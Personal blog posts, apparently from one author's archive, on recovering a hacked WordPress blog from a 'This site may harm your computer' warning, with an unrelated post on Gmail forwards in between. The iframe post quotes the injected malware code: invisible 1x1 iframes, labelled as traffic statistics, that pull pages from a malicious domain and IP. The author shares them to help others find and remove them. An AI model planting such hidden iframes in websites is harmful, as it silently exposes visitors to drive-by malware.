Fixing a ‘This site may harm your computer’ warning, part 2: Hidden iFrames

Earlier I wrote about what I did when my WordPress blog started returning a “This site may harm your computer” warning in Google and Firefox. Just to recap, these are the first steps to take to fix the problem:

  1. Plug the hole – update WordPress (or your blog, forum, or CMS software) to plug any security holes.
  2. Repair the damage – search for spammy outgoing links or malware files on your pages and delete them.
  3. Clear your good name – request a review by StopBadware.org and in Google Webmaster Tools.

This is the right process to follow, but it turns out that I was a bit premature in doing step 3. Spammers and spyware spreaders are a wily, unpredictable bunch and they can’t be expected to stick to simple tactics like inserting links into posts.

The other tactic they used on my site was inserting invisible iFrames. These are harder to find because there aren’t as many automated tools to find them (or, at least, I don’t know of any) so it takes some manual searching through your source code. Here’s what the malware code looked like:


<!-- Traffic Statistics --> <iframe src=http://www.wp-stats-php.info/iframe/wp-stats.php width=1 height=1 frameborder=0></iframe> <!-- End Traffic Statistics -->

<noscript></noscript> <iframe src=”http://61.132.75.71/iframe/wp-stats.php” frameborder=”0″ height=”1″ width=”1″></iframe><br />
<!– End Traffic Statistics –>

It looks like others have run into the same issue. Your anti-virus software may even give you a warning about a virus in a file named “wp-stats[1].htm.” In my case AVG Antvirus warned me about a trojan horse in my temp folder.


Once I removed the iframes, I resubmitted my request in Google Webmaster Tools. Here’s another helpful hint that took me a while to figure out: If only part of your site has been hacked and is marked in StopBadware.org’s database, you should Add that subdirectory as a new site in Webmaster Tools. Here’s an illustration (click to see full size):
webmaster-tools-subdir

In this screenshot you can see my main site, www.jasonmorrison.net. If I click there I don’t see any warning about spam or viruses in my blog at www.jasonmorrison.net/content. So I just added my blog as a new “site” and there I could see the warnings and make a reconsideration request.

One last thing: Google may send out an email to try to let you know about these sorts of problems. I never saw these emails, though, since they go to addresses like abuse@yourdomain.com and admin@yourdomain.comthat spammers also like to use. They ended up in my spam bucket. So you might want to whitelist email from google.com.

Next in part three I’ll talk about what to do when a whole subdomain (perhaps with a forum) is filled with spam. Please put questions or additional suggestions in the comments below.

Tricky little issue in Gmail – how do you find the original sender of a forward?

DSCN9755 I ran across a confusing issue in Gmail and I’d like to share what I did to resolve it.  It seems that Gmail won’t show you the original sender of a forwarded email by default in many cases.  Here’s how I found the issue and what I did to correct it.

My wife and I have a shared blog that automatically sends out updates to subscribers via Feedburner.  Feedburner is a great service if you have a blog, and you can use it to subscribe to my feed and get updates when I write on this blog as well.

When friends and family reply to an email from Feedburner, it goes to my email address and I need to forward it to my wife so she can read it too.  I use Mozilla Thunderbird as my email client so it’s easy to set up a filter to do it automatically (look under Tools –> Message Filters).  But when the forwarded email showed up in my wife’s Gmail inbox, it showed only me as the sender – with no mention of the original sender, so she couldn’t tell who was replying to our blog.

Gmail does let you see the original full text of the message – there’s a little down arrow next to Reply with a menu that includes “show original.”  Email headers are hardly user-friendly, though, so that’s not a very good solution.

It turns out that Gmail shows the name of the forwarder, not the name of the original sender, on forwards that are sent as an attachment.  If the forward was sent inline it’s easy to see the original sender in the body of the mail.  By default, Thunderbird sends forwards as attachments and I think Outlook has a similar default… in any event this is pretty common behavior.

To fix it from my end I went in Thunderbird, to Tools-> Options and selected the Composition icon.  Under the General tab, I changed Forward Messages to “Inline.”  This does the trick.

It would be nice, however, if Gmail made this a little more apparent in the user interface.  Maybe saying something like “[forwarder name] forwarding from [original sender name].”  Or it could be worked into the way conversations are viewed as threads.

This may not be a very common issue, so it might not warrant a change to Gmail, but it’s a small enough usability tweak that it might be worth it.  Hopefully you found this post helpful.

What I did when my site showed up as a bad link

This site is just a humble blog where I write a bit about programming, design, usability, and other topics I’m interested in. It’s nice that I get some readership and few few good comments now and again but I don’t have any real financial stake here, and I’m definitely not interested in trying to spam anyone, send them spyware, etc. So imagine my shock when I noticed that my blog comes up with a warning, “This site may harm your computer.”

This comes up in various places including Firefox 3 and Google searches.  Obviously no one is going to follow a link to my site with such a disclaimer. So where did it come from and what did I do to clear my sites good name?

The disclaimer comes from the findings of StopBadware.org, an effort that I had heard about in the past but hadn’t really looked into. It sounds like a great idea – it’s very difficult for users to investigate every single link they might click on, and some spyware and adware is hard to see before it’s too late. So Stopbadware.org is a sort of neighborhood watch for the web.

How did my site end up on the list? There are a number of possibilities, so the first step is to check StopBadware.org to see what they found. Follow this link to search for your URL. Make sure you search for your root domain, in my case jasonmorrison.net. Some subdomains or directories might show up with a report while others are still considered clean. This confused me for a while.

Once you see the details there it’s time to hunt for problems. If you have anything more than a simple, static site this can be more difficult than it might first seem. My site uses WordPress and allows user comments. A bad link to show up in a comment, or someone may have hacked the site using a known vulnerability. It looks like it was the latter in my case, but I’m getting ahead of myself. How do you find the bad link?

There are lots of tools to find incoming links to your site, but I’ve only found one so far that checks outgoing links, at Bad Neighborhood. Don’t blindly rely on this tool, but follow up on any links that you don’t recognize having put there yourself. I found a link in the middle of a post from a month or so ago to some spammy German site.

How did the link get there? I don’t think my site was hacked wholesale (or if it was, they were very subtle about it). More likely someone took advantage of my laziness as upgrading WordPress and used a known security exploit.

Now that we’ve found and removed the offending link and plugged any known security holes, it’s time to try to get the stigma removed. Follow the link to the StopBadware.org request for review page and fill out a request. If the badware report came from one of their partners, you may have to follow up with them as well. I’m still waiting to here back on my review, I’ll post an update when I know more.

Hopefully this has been helpful. Let me know if you have any questions or suggestions in the comments below.